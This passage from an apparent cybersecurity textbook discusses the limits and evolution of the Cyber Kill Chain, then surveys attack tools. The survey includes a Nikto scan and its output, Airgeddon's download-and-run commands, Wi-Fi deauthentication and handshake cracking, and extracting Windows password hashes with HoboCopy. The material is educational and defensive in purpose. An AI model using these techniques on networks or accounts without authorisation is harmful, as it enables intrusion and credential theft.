The last phase is recovery, which only comes after an organization is sure that its identified threats have been neutralized and that any risks that it faced are put under control. This phase aims to restore the organization to a position it enjoyed before being attacked by threats. Recovery is less time-critical, and it highly depends on the type of software or service being made available again. This process, however, requires care to be taken; changes that might have been made during an attack incident or during the response need to be backtracked. These two processes may cause undesired configurations or actions to have been taken to either compromise a system or prevent it from sustaining further damage. Systems must be brought back to the exact state that they were in before being attacked. There are automated recovery tools that can return systems automatically to a backed-up state. Due diligence must, however, be carried out to ensure that no backdoors are introduced or left behind.

As you can see, this framework gives organizations an effective plan to respond to APTs in their early stages, which allows the organization to stop a threat actor's progression through the Cyber Kill Chain before they reach the most damaging phases.

Now that we have seen how organizations can utilize their understanding of the cyber kill chain to better their security, it is worth calling into question a few concerns about the kill chain model itself.

## Concerns about the Cybersecurity Kill Chain

The kill chain has been in use since the year 2011. While it has obvious benefits, it has also presented numerous flaws that organizations need to be aware of. Some of the flaws that have been identified include:

- Perimeter security: Perimeter security involves using security solutions such as malware prevention and firewalls. While these two solutions have been known to be very effective in the past, recent times have seen organizations shift to cloud technologies where perimeter security and malware detection are largely handled by third-party companies while an organization focuses on service delivery or product improvement. This means that there is an increasing need for the kill chain to evolve to accommodate new challenges and to fit the new market needs where technologies such as IoT are increasingly playing integral roles in business operations.
- Attack vulnerabilities: The kill chain has also been criticized in terms of the number of attacks that can be stopped using this methodology. There is a limited range of attacks that can be stopped using the methodology. The best example of attacks that have been identified includes insider attacks. Insider attacks are among the most dangerous attacks an organization can face and will often have difficulty detecting. The original kill chain framework is also inconsequential when facing compromised credentials and attackers getting into the system without needing to use techniques such as brute force that will alert the security systems. While the framework is built to help secure organizations from sophisticated attacks such as advanced persistent attacks, less sophisticated attacks have been known to avoid detection. For instance, in 2017, the infamous Equifax breach went undetected for a long period and the kill chain was ineffective in that case.

As you can see, while the Cyber Kill Chain has numerous benefits, there are certain areas where it can fall short. Additionally, our understanding of the kill chain is not static and is constantly evolving to respond to changes in the cybersecurity landscape. While this helps to ensure the kill chain is responding to the current landscape, it can also make the model itself a bit less predictable.

## How the Cyber Kill Chain has evolved

The cyber kill chain has evolved over time. The cyber kill chain model was first released in the year 2011. Since then, the kill chain model has evolved tremendously. The main reason for the big changes in the kill chain is the rapid evolution of the attackers and attack methodologies. Attackers are continually evolving their methods of attack. Since the kill chain is based on the methodologies used by attackers, it is also bound to evolve to accommodate the changes in the threat actors' methods and abilities.

At its inception, the cyber kill chain was very predictable with the step-by-step stages clearly defined and the activities in each of the stages clearly outlined. However, in recent periods, the kill chain has become far less predictable owing largely to the unpredictability of attacks. Attackers, in their efforts to become harder to stop, have been known to combine some of the steps of the attack. This means that the kill chain can no longer afford to be fixed, but needs to be flexible as well. An additional result of this is that there are now multiple versions of the kill chain that have variations in how they define steps, so it is important to ensure that employees are referencing the same version of the model when planning a response.

The preference for use of the kill chain as a major security solution for cybersecurity has also presented organizations with newer security challenges as attackers are well aware of the steps the organizations will use to secure their systems. Attackers are now opting to either avoid some steps or combine steps to benefit them by helping them to avoid detection. All these changes in the attack systems have led to changes and evolution in the kill chain, making it far less predictable than it was during its inception in 2011.

As a result of this evolution and the concerns around the model at large, the kill chain should not be treated as a catch-all that can be applied to every attack but, rather, as a jumping-off point for improved understanding of an attacker's methods and motivations.

# Tools used during the Cyber Kill Chain

Now that we have examined the kill chain in depth and can understand a threat actor's motivations at each stage, let's examine some of the tools they may use during different phases of the kill chain. By taking the time to examine how these tools are used, we can gain a better understanding of the process threat actors go through when planning and staging an attack, and thus can better prepare ourselves for when they strike. In addition, these tools can be incredibly useful for Red Teams to utilize in mock attacks.

## Metasploit

Metasploit is a legendary, Linux-based hacking framework that has been used countless times by hackers. This is because Metasploit is made up of numerous hacking tools and frameworks that have been made to effect different types of attacks on a target. So far, the framework has over 1,500 exploits that can be used against browsers, Android, Microsoft, Linux, and Solaris operating systems, and various other exploits applicable to any platform. Because of its vastness, Metasploit is a tool that can be used during all stages of the cyber kill chain.

The tool has received attention from cybersecurity professionals and is also used to teach ethical hacking. The framework provides its users with vital information about multiple vulnerabilities and exploitation techniques. As well as being used by cybercriminals, this framework is also commonly used for penetration testing to assure organizations that they are protected from penetration techniques that attackers commonly use.

Metasploit is run from a Linux terminal, which offers a command-line interface console from which exploits can be launched. The framework will tell the user the number of exploits and payloads that can be used. The user has to search for an exploit to use based on the target, or what is to be scanned on a target's network. Normally, when one selects an exploit, they are given the payloads that can be used under that exploit.

The following figure shows a screenshot of the Metasploit interface. This screenshot shows the exploit being set to target the host on IP address **192.168.1.71**:





*Figure 4.3: Metasploit interface*

This screenshot shows the compatible payloads that can be deployed on the target:





*Figure 4.4: Compatible payloads in Metasploit*

To download Metasploit and gather more information, visit `https://www.metasploit.com/`.

## Twint

A common trend with cyber-attacks is that hackers are increasingly focusing on phishing attacks that use social engineering. Therefore, it is common to find that some reconnaissance targets are the online profiles of key personnel working at organizations of interest to hackers. Targeted information is gathered about these individuals during the reconnaissance stage of the kill chain, and one of the best ways to mine this information is through Twitter. Twint is meant to make this task simpler by allowing one to scrape tweets made by a certain person, containing a certain phrase, from verified profiles, containing email addresses, and within a certain geographic location, among other things.

Twint is effective when one is gathering information to be used for a social engineering attack among other types of phishing attacks. It is open source and runs on Linux platforms only.





*Figure 4.5: Twint dashboard*

You can download Twint from GitHub: `https://github.com/twintproject/twint`.

## Nikto

During the reconnaissance stage, threat actors will search for exploitable weaknesses wherever they can, even in an organization's website. Nikto is a Linux-based website vulnerability scanner that hackers use to identify any exploitable loopholes in organizational websites. The tool scans web servers for over 6,800 commonly exploited vulnerabilities. It also scans for unpatched versions of servers on over 250 platforms. The tool also checks for errors in the configurations of files in web servers. The tool is, however, not very good at masking its tracks, and thus almost always gets picked up by any intrusion detection and prevention system.

Nikto works through a set of command-line interface commands. Users first give it the IP address of the website that they wish to scan. The tool will do an initial scan and give back details about the web server.

From there, users can issue more commands to test for different vulnerabilities on the web server.

*Figure 4.6* shows a screenshot of the Nikto tool scanning a web server for vulnerabilities. The command issued to give this output is:

```
Nikto -host 8.26.65.101
```

```
root@kali:~# nikto -host http://webscantest.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          69.164 [redacted] 108
+ Target Hostname:    [redacted].com
+ Target Port:        80
+ Start Time:         2018-03-23 13:11:33 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pro
tect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render t
he content of the site in a different fashion to the MIME type
+ Cookie TEST_SESSIONID created without the httponly flag
+ Cookie NB_SRVID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x65 0x52770f2
c6d6a3
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (f
inal release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positive
s.
+ OSVDB-3092: /cart/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7449 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2018-03-23 14:50:58 (GMT3) (5965 seconds)
---------------------------------------------------------------------------
```

*Figure 4.6: Screenshot of the Nikto tool looking for vulnerabilities in an Ubuntu server*

To download Nikto, visit `https://cirt.net/Nikto2`.

## Kismet

Kismet is a wireless network sniffer and intrusion detection system. It normally sniffs through 802.11 layer 2 traffic, which includes 802.11b, 802.11a, and 802.11g. The tool works with any wireless card available on the machine that it runs on in order to sniff out sensitive information.

Unlike other tools that use a command-line interface, Kismet is operated using a graphical user interface that pops up after a user opens the program. The interface has three sections that users use to make requests or view the status of an attack. When the tool scans a Wi-Fi network, it will detect whether it is secured or unsecured. Because of this, it is a useful tool for reconnaissance.

If it detects that a Wi-Fi network is secured, it will then detect whether the encryption used is weak. Using a number of commands, the user can instruct the tools to crack into the identified Wi-Fi networks. *Figure 4.7* shows a screenshot of the Kismet GUI. The graphical user interface is well laid out and a user interacts with the program using well-defined menus, as shown in the screenshot:





*Figure 4.7: Screenshot of Kismet*

To download Kismet, go to `https://www.kismetwireless.net/`.

## Sparta

Sparta is a new network exploit tool that now comes pre-installed with Kali Linux. The tool combines the functionalities of other web attack tools that usually offer fragmented services. Conventionally, hackers use Nmap to do network scans and then execute attacks using other tools since Nmap is not designed to carry out any attack (we have already discussed a few reconnaissance tools in this chapter, but we will discuss Nmap and other tools used specifically for reconnaissance in detail in *Chapter 5, Reconnaissance*).

However, Sparta can conduct reconnaissance by scanning a network and identifying the hosts and services running on it, and then execute attacks against the hosts and services itself:





*Figure 4.8: Sparta conducting a brute-force attack*

Because of this, Sparta can be used in multiple stages of the kill chain. The tool, however, works when one is already connected to the network they wish to carry the attacks on.

## John the Ripper

This is a powerful password-cracking tool available on Linux and Windows operating systems that is used by hackers to perform dictionary attacks. The tool is used to retrieve the actual user passwords from encrypted databases of desktop- or web-based systems and applications. The tool works by sampling commonly used passwords and then encrypting them with the same algorithm and key used by a given system. The tool does a comparison between its results and those that have been stored in the database to see if there are matches.

The tool cracks passwords in only two steps. First, it identifies the encryption type of a password. It could be RC4, SHA, or MD5, among other common encryption algorithms. It also looks at whether the encryption is salted.



Salted means that extra characters have been added to the encryption to make it more difficult for hackers to go back to the original password.

In the second step, the tool attempts to retrieve the original password by comparing the hashed password with many other hashes stored in its database. *Figure 4.9* shows a screenshot of John the Ripper recovering a password from an encrypted hash:





*Figure 4.9: Screenshot of John the Ripper recovering an encrypted password*

To download John the Ripper, visit `https://www.openwall.com/john/`.

## Hydra

Hydra is similar to the previously discussed tool, the only difference being that Hydra works online while John the Ripper works offline. Hydra is, however, more powerful and thus more popular among hackers. It is available for Windows, Linux, and Mac OS X. The tool is commonly used for fast network login hacking. It uses both dictionary and brute-force attacks to attack login pages.

Brute-force attacks may raise alarms on the target's side if there are some security tools put in place, and thus hackers are extremely careful with the use of the tool.

Hydra has been found to be effective against databases, LDAP, SMB, VNC, and SSH.

The workings of Hydra are quite simple. The attacker gives the tool the login page to any of the target's online systems. The tool then tries all possible combinations for the username and password fields. Hydra stores its combinations offline, making it faster to do the matching process.

The following screenshot shows the options of Hydra. The installation is being done on a Linux machine, but the process is the same for Windows and Mac. The user is required to type **make install** during the installation. The setup handles the rest until the completion of the installation:





*Figure 4.10: A screenshot showing THC Hydra*

To download THC Hydra, visit `https://sectools.org/tool/hydra/`.

## Aircrack-ng

Aircrack-ng is a dangerous suite of tools that is used for wireless hacking and has become legendary in today's cyberspace. The tools are available for both Linux and Windows operating systems. It is important to note that Aircrack-ng relies on other tools to first get some information about its targets. Mostly, these programs discover potential targets that can be hacked. Airdump-ng is the commonly used tool to do this, but other tools, such as Kismet, are reliable alternatives. Airdump-ng detects wireless access points and the clients connected to them. This information is used by Aircrack-ng to hack the access points.

Today, most organizations and public places have Wi-Fi, and this makes them ideal hunting grounds for hackers in possession of this suite of tools. Aircrack-ng can be used to recover the keys of secured Wi-Fi networks, provided that it captures a certain threshold of data packets in its monitoring mode. The tool is being adopted by white hats that are focused on wireless networks. The suite includes attacks such as FMS, KoreK, and PTW, which makes its capabilities incredible.

The FMS attack is used to attack keys that have been encrypted using RC4. KoreK is used to attack Wi-Fi networks that are secured with WEP-encrypted passwords. Lastly, PTW is used to hack through WEP- and WPA-secured Wi-Fi networks.

Aircrack-ng works in a number of ways. It could be used to monitor the traffic in a Wi-Fi network by capturing packets to be exported in formats that can be read by other scanning tools. It can also attack a network by creating fake access points or injecting its own packets into a network to get more information about the users and devices in a network.

Finally, it can recover passwords for Wi-Fi networks using the aforementioned attacks to try different combinations.





*Figure 4.11: Aircrack-ng interface*

Aircrack-ng can be used with Windows or Linux.

## Airgeddon

This is a Wi-Fi hacking tool that can be used to give hackers access to a password-protected Wi-Fi connection. The tool capitalizes on the tendencies of network admins of setting weak passwords on Wi-Fi networks. Airgeddon requires a hacker to get a wireless network card that can listen to networks. The tool scans all the wireless networks that are in the range of the adapter and finds out the number of hosts connected to them. It then allows the hacker to select the desired network to attack. Once selected, the tool can go into monitor mode to "capture handshakes," that is, the authentication process between clients on the network by the wireless access point. The tool first sends de-authentication packets to the WAP, hence disconnecting all the clients on a wireless network. It will then capture the handshake between clients and the AP when they try to reconnect. The handshake will be saved in a `.cap` file. The tool then allows the hacker to go into a WPA/WPA2 decryption mode to attempt and decrypt the handshake captured in the `.cap` file. This is done through a dictionary attack whereby Airgeddon will try several of the commonly used passwords in its decryption attempts. Eventually, the tool will find the password code and display it in plain text. The hacker can then join the network and execute tools such as Sparta to scan for vulnerable devices.




*Figure 4.12: Airgeddon*

There are only three commands required to install and run Airgeddon on Kali Linux.

To download the tool, enter:

```
git clone
https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

To go to the newly created directory that contains the tool after downloading, enter:

```
cd airgeddon/
```

To run the tool itself, enter:

```
sudo bash airgeddon.sh
```

After this, Airgeddon should be up and running.

## Deauther Board

This is an unconventional attack tool since it is not just a software but rather a plug-and-play board that can be connected to any computer. The Deauther board is specifically meant to attack Wi-Fi networks through de-authentication. De-authentication attacks have so far proven to be very powerful and can disconnect all devices connected to a wireless access point. During an attack, the Deauther board scans for wireless networks within range. The board has the ability to find networks within a wide range. The hacker has to select the network that the attack is to be carried out on and the board will execute a de-authentication attack. Effectively, all hosts on the network will be disconnected and will begin trying to reconnect. The board creates confusion by creating Wi-Fi networks with similar SSIDs as the one attacked. Therefore, some of the disconnected devices will try to connect to the board and give their authentication details (BSSIDs). It will attempt to capture the BSSIDs and attempts to decrypt them through brute-force or dictionary attacks. If the Wi-Fi password is weak, it is highly likely that either of these attacks will be successful in finding it. Once the hacker has the key, they can access the network and listen to the communication to and from different devices in the hope of finding exchanged login credentials.

Once sensitive credentials have been captured, the hacker can use them to gain access to systems used in organizations such as call centers or email systems.





*Figure 4.13: A Deauther board*

You can easily buy a Deauther board from Amazon.

## HoboCopy

Windows-based systems use LM hashes to store passwords. However, it is possible to retrieve these hashes and further process them to get plain text admin passwords. HoboCopy is one of the tools that can be used in this process. HoboCopy makes use of the Volume Shadow Service to create a snapshot of a computer's disk and then copies the contents. This technique allows it to copy all files on the disk, including the LM hashes. One can navigate through the copied contents to find the LM hashes and try to crack them using easily accessible tools such as CrackStation. Once the credentials for the admin account are known, the hacker could log out of a low-level user account on the attacked Windows computer and log in to the admin profile where they will have access to more privileges.

## EvilOSX

